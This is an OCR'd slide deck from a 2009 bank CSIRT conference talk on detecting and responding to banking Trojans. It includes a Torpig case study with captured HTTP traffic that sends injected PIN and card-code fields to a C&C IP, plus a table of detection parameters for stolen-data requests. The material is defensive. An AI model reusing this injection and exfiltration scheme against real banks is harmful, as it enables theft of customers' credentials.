The Threat of Banking Trojans: Detection, Forensics, and Response

(Insights from a Bank CSIRT)

Marc Vilanova, e-la Caixa CSIRT

July 2nd, 2009

21st Annual FIRST Conference
KYOTO June 28-July 3, 2009
Conference SPEAKER

Agenda

- Who am I?
- What is a Banking Trojan?
- Sensitive Information Hijacking Attacks
- Incident Response life cycle
- Torpig: An example of HTML Injection Trojan
- Trojans’ detection parameters
- Conclusions
- Q&A

Who am I?

- My name is **Marc Vilanova**
- **e-Crime Intelligence Analyst** for **e-la Caixa CSIRT**
- Incident Response
  - Phishing and its variants
  - Banking Trojans
  - 419 or Nigerian Scams
  - Trade Mark Abuse
  - Mobile Malware …
- Memberships
  - FIRST (Forum of Incident Response and Security Teams)
  - APWG (Anti-Phishing Working Group)
  - Various Security Mailing Lists …
- You can reach me at **mvilanova@lacaixa.es**

What is a Banking Trojan?

"A piece of malware that seats waiting for the user to access its online bank account in order to steal its sensitive information such as login credentials, debit/credit card numbers or modify its money transactions on-the-fly."


Well-known banking Trojans:

- *Anserin / Torpig / Sinowal / Mebroot*
- *WSNPoem / Zbot / ZeuS*
- *Bancos / Banker / Infostealer*
- *SilentBanker*

Sensitive Information Hijacking Attacks

Keylogging

"Attack which intercepts the user's keystrokes when entering a password, credit card number, or other information that may exploited."




Not directly implemented on all banking Trojans

Sensitive Information Hijacking Attacks

HTML Injection

“Attack where the Trojan uses HTML injection to add new form fields or entirely Phishing websites in the users’ browser in order to convince them to provide personal information, additional user credentials or financial account information.”

Usually, HTML code/templates are held on another server distinct from the C&C



Bank of America

Online Banking

Easy. Secure. Free.

Enroll | View demo | Learn more

Enter Online ID:

Your ATM or Check Card Number:

Your PIN:

□ Save this Online ID

Account in:

Where do I enter my Passcode?

Sign In

Forgot or need help with your ID?

Reset Passcode

citi

sign on to your accounts

User ID

Password

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date:

ATM PIN:

Your mother"s maiden name:

☑ Remember my ID

sign on

Ingresar en español ›

E*TRADE

SECURE LOG ON:

User ID:

Password:

SSN:

MMN:

Start In:

LOG ON

中文

□ - Additionally injected fields

Source: ThreatExpert

Sensitive Information Hijacking Attacks

Man-in-the-Browser


“A MiTM similar approach where the Trojan has the ability to modify pages, transaction content or insert additional transactions on-the-fly, all in a completely covert fashion invisible to both the user and host application.”

- Common facilities provided to enhance Browser capabilities such as Browser helper Objects (IE), Extensions (Firefox), API-Hooking (MiTM between the executable and its libraries) and UserScripts (Javascript) are used.

- No matter what mechanisms such as SSL/PKI and/or Two or Three Factor Authentication solutions are in place. None of them can defend the user.

- Attacks are working on the transaction level, not on the authentication level.

Incident Response life cycle



Incident Response life-cycle

Detection

Bank

- 24/7 Customer Service
- Web Servers Logs
- Malware Laboratory

Third Party Companies

- Malware and Forensic Analysis
- Anti-Virus

Others

- Financial Institution, CERT/CSIRT, and Malware Research and Analysis Communities

Incident Response life-cycle

Forensics

Static

- Disassembler and analysis of assembly language code, packer detection, interesting strings, etc.
- Safer, but limited compared with dynamic analysis

Dynamic

- File system, the registry, other processes, and network monitoring
- **C&C domains names and IP addresses**
- **Trojans' detection parameters**

Incident Response life-cycle

Response

Bank


- Timely-alerts based on Trojans' detection parameters
  - Trojan-infected customer detection during session process

Third Party Companies

- Domain name [black|sink]holing and IP egress-traffic blocking
- Anti-Virus signatures

Torpig: An example of HTML Injection Trojan

User visits the bank website



Empresas - Microsoft Internet Explorer

http://[redacted]/home/empresas_es.html

Obra Social   Información corporativa   Català - Castellano - English   Buscar:

Empresas: Autónomos - Comercios - Agrario   Banca Privada   Particulares

Acceso seguro a Línea Abierta

Identificación: 3213213123

Nº secreto (PIN): ****

Línea Abierta Windows Demostración

Seguridad on-line

No espere más para beneficiarse de la nueva Línea ICO-PYME 2009

Infórmese aquí

Alerta de seguridad

Está a punto de ver las páginas bajo una conexión segura.

Toda la información que intercambie con este sitio no podrá ser vista por nadie más en el Web.


□ No mostrar esta advertencia en el futuro.

Acepto   Más información

Línea ICO-PYME

Torpig: An example of HTML Injection Trojan

Trojan contacts the HTML injection server




```
POST https://[redacted]3AEFBA36C8B89862765/UFJmIWUXX1SlrmTOHk7dPVnJ2Uhwqu1Z7t2W7osElZnVXaVBNfeVLA/xD/bD2DQ
JcbTUHRX/sR0bqAuvq4gBCWHt6DUVz8BsQ HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://[redacted]mpresas-06-i01-3-LOGON
Accept-Language: es
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 71.6.152.9
Content-Length: 86
Connection: Keep-Alive
Cache-Control: no-cache
```

```
FLAG_DEMO=0&FLAG_PART_EMFR=P&TIPUS_IDENT=2&D=54a7e704336a42e5&E=32132131 23&PN=LGN&PE=8
```

Torpig: An example of HTML Injection Trojan

The Injection server responds with the HTML Phishing content




```
HTTP/1.0 200 OK
Date: Tue, 27 Jan 2009 17:55:25 GMT
Content-Type: text/html; charset=UTF-8
Server: GFE/1.3
Connection: Close
Content-Length: 218
```

```
<INPUT TYPE="Hidden" name="IDIOMA" value="02">
<INPUT TYPE="Hidden" name="FLAG_TIENE_CSS" value="">
<INPUT TYPE="Hidden" name="PN" value="LON">
<INPUT TYPE="Hidden" name="PE" value="21">
<input type="hidden" name="E_ENTORN_MAPA" value="">
</form>
</table>
<div id="myDiv" style="left:0px;top:0px;width:0px;height:0px;visibility: visible; z-index:0"></div>
</td></tr>
</table>
</body>
</html>
```

Torpig: An example of HTML Injection Trojan

The Phishing content is injected into the user's web browser


Linea Abierta - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos
Dirección https://lo[redacted]...
Ir Vínculos
Linea Abierta
Recomendaciones de seguridad | Tarifas | Mapa web | Atencion al cliente

Por motivos de seguridad nuestro sistema de protecciÃ³n ha sido mejorado. Por favor introduzca sus datos solicitados para acabar la autorizaciÃ³n.

NÃºmero secret personal (PIN1):

Introduzca los nÃºmeros solicitados de claves (4 cifras) de la parte posterior de su Tarjeta LÃnea Abierta.

28		31		19		50	
02		34		25		65	
37		29		49		71	
43		38		20		53	
[illegible]		[illegible]		[illegible]		[illegible]	

Enviar

Otros canales disponibles para realizar consultas y operaciones, de una forma segura y durante 24 horas:

Telefono | Television digital | WAP | Mas informacion...


[redacted]

Recomendaciones de seguridad · Aviso legal

[redacted]

Torpig: An example of HTML Injection Trojan

The stolen information is sent to the C&C server



```
POST https://[redacted] SlrmTOHk7IdPVnJ2Uhwqu1Z7t2W7osEIZnVXaVBNfeVLA/xD/bD2
DQJcbTUHRX/sR0bqAuvq4gBCWHt6DUVz8BsQ HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: https://[redacted]GYR41nT0h1y9QscwXZnfg!201
5382881!-1787093385
Accept-Language: es
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 71.6.152.9
Content-Length: 457
Connection: Keep-Alive
Cache-Control: no-cache
```

```
FLAG_DEMO=0&FLAG_PART_EMPR=P&TIPUS_IDENT=2&D=2c77a760f80d6ab7&E=321312312&PN=LGN&PE=8&ourpin=1234&b
onificpwd28=1234&bonificpwd31=1234&bonificpwd19=1234&bonificpwd50=1234&bonificpwd32=1234&bonificpwd34=1234&bonific
pwd25=1234&bonificpwd15=1234&bonificpwd37=1234&bonificpwd29=1234&bonificpwd49=1234&bonificpwd21=1234&bonificpwd4
3=1234&bonificpwd38=1234&bonificpwd20=1234&bonificpwd53=1234&bonificpwd45=1234&bonificpwd26=1234&bonificpwd48=12
34&bonificpwd22=1234
```

Note: New fields - "bonificpwdXX" and "ourpin" - are added in the POST content request

Trojans' detection parameters

Trojan Name	Detection Parameters
Anserin/Torpig/Sinowal	&bonificpwd= &ourpin= &login=Login
ZeuS	&t= &p= &u= &non= &notredirect=
SilentBanker	&pin=
MiTB (Unknown name)	_holder
Others	&fuck= &npass= &n_coordenade= &y=

Conclusions

- Even before 2005 Banking Trojans have been generating fraud to the financial institutions around the world through different kinds of attacks.
- The continuous evolution and development of techniques and methodologies used by malware creators leaves the common detection and protection systems still one step behind.
- As long as gangs are able to operate in Internet hosting their creations, the “Wack a Mole” game will continue. More efforts on prosecute them should be done.
- Malware creators use additional parameters that allow financial institutions to recognize them and to create Trojan-infected customers timely-alerts.
- Taking advantage of these additional parameters could lead financial institutions to prevent potential looses generated by these kinds of threats.

Q & A

Thank you!

ありがとうございました